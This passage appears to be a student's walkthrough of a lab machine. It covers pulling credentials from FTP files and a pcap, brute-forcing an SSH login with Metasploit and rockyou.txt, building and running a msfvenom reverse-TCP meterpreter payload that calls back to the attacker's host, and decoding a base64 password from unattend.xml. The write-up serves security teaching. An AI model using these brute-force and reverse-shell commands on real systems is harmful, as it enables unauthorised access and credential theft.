
After getting the file, I then used <**ctl d**> to exit the ftp service and was immediately given the message that this was a honeypot. Let’s check the file anyhow to see what’s in it. I used command:

<**cat all\_passwords.txt**>



Nope, nothing there for us. So, we know that we can login anonymously, but now let’s try to login using matt’s credentials that we gained earlier:

<**ftp 10.0.2.22**> then we will enter ‘matt’ for the Name and ‘cybersecrocks’ for the Password:




Great! Now we are in as Matt and we can see there are some files here. First, we’ll get the flag file using <**get ftpflag.txt**>:




To get the pcap file we need to switch to binary mode, then use the get command again.

<**binary**>

<**get sensitiveinfo.pcap**>






After exiting from the ftp session, we can <**ls**> to see our new files, then we can have a look at the flag file using <**cat ftpflag.txt**>:



**Wireshark:**

Now it’s time to look at the pcap files. To do this, we are going to use Wireshark. The command is <**wireshark sensitiveinfo.pcap**> and this brings us to the Wireshark program with the file loaded. If we scroll down through the file, we can see in the hex dump that there appears to be some text in some of the traffic. For each piece of traffic that looked like it had text in it, I right clicked on the traffic and selected ‘follow in tcp stream’. Here are the results from the 3 pieces of traffic I found:






We got a series of emails. Unfortunately, Matt has sent Richmond emails that contain sensitive data like account names and passwords. This is very bad security practices. We now have that information and can use it those credentials to log into those accounts.

**Account Access:**

The SSH service is running on the Rubric machine, as we determined from our nmap scans. The first account I tried was for ‘hahaha’ using password ‘haha’, but it seems that the password has been changed as it does not authenticate:




Next, I tried the matt credentials we obtained earlier, but had the same result. The emails said that Matt had created an account in Richmond’s name, but did not give a specific password. It did, however, give a reference to cracking the password using a program. I’m guessing that program was supposed to be Hydra, which is a password cracking utility that comes pre-installed on Kali Linux. I tried to run Hydra on using the information we have to this point, but Hydra continued to fail, so I switched to a different method of cracking the password using msfconsole.

To this, I took the following steps:

* Started msfconsole in quiet mode using <**msfconsole -q**>
* Selected msfconsole’s ssh\_login scanner using <**use auxiliary/scanner/ssh/ssh\_login**>



* Used <**show options**> to see the settings, and the fields shown here, boxed in red, need changed.



* Set the PASS\_FILE using <**set pass\_file /usr/share/wordlists/rockyou.txt**>
* Set the USERNAME using <**set username richmond**>



* Set the RHOSTS using <**set rhosts 10.0.2.22**>



* Set the THREADS using <**set threads 100**>




* Set STOP\_ON\_SUCCESS using <**set stop\_on\_success true**>



With all the settings changed, it then typed <show options> again to double check the settings before running the tool. As we can see in the following image. Everything looks correct now. The wordlist we are using is a wordlist that comes pre-installed in Kali Linux and is a popular one for cracking passwords:




I then type <**run**>. The tool runs, and we get a crack for the Richmond account, with the password being ‘password’:




**Gaining Access as Richmond:**


Now it’s time to access the Rubric machine as user Richmond. To do this, I’m going to login over ssh to Rubric as Richmond. The command is <**ssh** [**richmond@10.0.2.22**](mailto:richmond@10.0.2.22)>, and then at the prompt, I type <**password**> for the password:




This logs us in as Richmond. We get a windows command prompt back. I then type <**whoami**> to confirm the logged in user. And then <**whoami /priv**> to see my current privileges, which are pretty limited:



In Windows, the equivalent command to ‘ls’ is ‘dir’, so I type <**dir**> at the command prompt to list the directories and files at the Richmond user’s home location. There appears to be a file called notToRichmond.txt. This is apparently the note that Matt was referring to in the email thread we saw in Wireshark:




Now we need to see the contents of that file. To display contents of a file on screen in Linux, the command is ‘cat’, but in Windows, the command is ‘type’, so, at the prompt I enter <**type noteToRichmond**>. This opens the file. The file states that we need to craft a payload using msfvenom that will allow us to gain a meterpreter shell on the system, to complete the red belt. It then makes reference to the JuicyPotato exploit seen in class that will allow the escalation of privileges so we can retrieve the black belt flag from the IEUser’s desktop. It also gives clues to the location of IEUser’s password, and how to decode it. In the screenshot below, I have boxed important information in red:



**Meterpreter Shell – Red Belt:**


Let’s first deal with the red belt, as I got very very verbosely (VVV) stuck on the black belt for about 4 days before finally achieving it, haha. The first thing we need to do is craft the payload we are going to use for this shell using msfvenom. The command will be:

<**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.0.2.15 LPORT=666 -f exe > shell.exe**>




Now that we have the payload created, we need to transfer to the Rubric machine using ssh, via scp. The basic command is ‘scp filename user@hostname:location’. Our filename is shell.exe, and we are sending this to the user Richmond at 10.0.2.22. We want the file to go to his home location where we are logged in at, which, in Windows, is C:\Users\richmond.


Our command is then: <**scp shell.exe** [**richmond@10.0.2.22:”C:\Users\richmond**](mailto:richmond@10.0.2.22:)**”**>, and notice that the location needed to be in quotes:



If we then re-login to via ssh to the Richmond user, and use the <**dir**> command, we can see the file has been successfully transferred:




Now that the payload is transferred and ready to go, we can start out meterpreter listener. We are going to use the generic multi handler for this. I spin up msfconsole using <**msfconsole -q**> (just to avoid all the ASCII art) and then <**search multi handler**> to locate the module:




Now we need to set the payload to match the shell.exe we created. The command is:


<**set payload windows/meterpreter/reverse\_tcp**>



Then I used <show options> to see the settings. As is seen below, we need to change the LHOST and the LPORT to match our payload:



The commands, in order, are then <**set lhost 10.0.2.15**>, <**set lport 666**>, and finally <**run**>, to start the listener:



All that’s left to do now is run the shell.exe file on the Rubric machine from Richmond’s command prompt, using <**shell.exe**>:




And we can see in msfconsole that we gain the meterpreter shell:



That completes our red belt!


**The Unattend File:**

The note to Richmond gave clues to the location of this file. Located in the folder named after the team in Carolina, which is a football reference to the Panther file. This file is located at C:\Windows\Panther. I dropped into a full shell from the meterpreter and ran the command <**C:\Windows\Panther>dir**> to see the files in that location:




The document we are looking for is the unattend.xml file. The note to Richmond further states that inside this file, the login for IEUser is base64 encoded. Note that this is an encoding, and **NOT** an encryption!! Base64 is not recommended for the purposes of encryption.

Base64 encoding is easily recognizable as having 1 or 2 ‘ = ‘ appended to the end of the encoding. This is because the way the encoding works is by having that sign padded to the end of a string based on formatting the string into groups. Let’s use <**type unattend.xml**> to see the contents of that file and see if we can locate such a string:



Here, in the AutoLogon section, we see the IEUser username and password listed, and indeed, the password appears to be base64 encoded. I opened a new window on the Kali Linux machine and entered the command <**echo “cXdlcnR5MTIzNDU=” | base64 -d**> to decode the string:

